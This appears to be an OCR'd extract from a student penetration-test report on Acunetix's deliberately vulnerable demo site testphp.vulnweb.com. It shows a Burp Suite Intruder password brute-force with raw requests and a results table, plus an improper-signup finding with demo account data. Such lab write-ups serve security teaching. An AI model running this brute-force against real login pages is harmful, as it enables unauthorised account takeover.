
Steps:


1. Intercept the login process in burpsuite

2. Add payload for the password

3. Insert a file with possible password set and perform bruteforce methos to crack password

4. Find a response in the range 200 (ok message) for successful attack


login page
testphp.vulnweb.com/login.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
If you are already registered please enter your login information below:
Username : test
Password : ••••
login
You can also signup here.
Signup disabled. Please use the username test and the password test.
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Pr...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://testphp.vulnweb.com:80 [44.228.249.3]
Forward Drop Intercept is ... Action Open brow... Comment this item HTTP/1
Pretty Raw Hex
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 12


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
3 × 4 ×
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testphp.vulnweb.com
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 20
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
15 uname=test&pass=§abcd§

Attack Save Columns 2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved t...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		302			258	
1	1	302			258	
2	12	302			258	
3	3	302			258	
4	44	302			258	
5	adsfdf	302			258	
6	asd	302			258	
7	fdsgfg	302			258	
8	szvc	302			258	

Request Response

Pretty Raw Hex

```
1  POST /userinfo.php HTTP/1.1
2  Host: testphp.vulnweb.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 20
9  Origin: http://testphp.vulnweb.com
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=test&pass=abcd
```

Attack Save Columns 2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved t...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
7	fdsgfg	302			258	
8	szvc	302			258	
9	rf	302			258	
10	cx	302			258	
11	dvb	302			258	
12	test	200			6254	
13	xcv	302			258	
14	edfvb	302			258	
15	dgfcg	302			258	

Request Response

Pretty Raw Hex

```
1  POST /userinfo.php HTTP/1.1
2  Host: testphp.vulnweb.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 20
9  Origin: http://testphp.vulnweb.com
10 Connection: keep-alive
11 Referer: http://testphp.vulnweb.com/login.php
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 uname=test&pass=test
```

10. Improper signup process

Vulnerability Name: Improper signup process

CWE – 665: Improper Initialization

OWASP Category: A04: 2021 - Insecure Design

Description:

The product does not initialize or incorrectly initializes a resource, which might leave the resource in an unexpected state when it is accessed or used.

Business Impact:

Ineffective authentication leads to compromise in CIA triads. The website can have many weaknesses.

Steps:

1. Create a new account using sign up.

2. Sign in using the created credentials

3. Sign in is not possible because of insecure design

You have been introduced to our database with the above informations:

- Username: admin
- Password: admin
- Name: admin
- Address: cvkbjn,mmnbjh
- E-Mail: xdcghv@fc.com
- Phone number: 5609876567
- Credit card: gfchvjbj87

Now you can login from here.

John Smith (test)

On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	21 street
	update

You have 1 items in your cart. You visualize you cart here.

If you are already registered please enter your login information below:

Username :	allen
Password :	••••
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.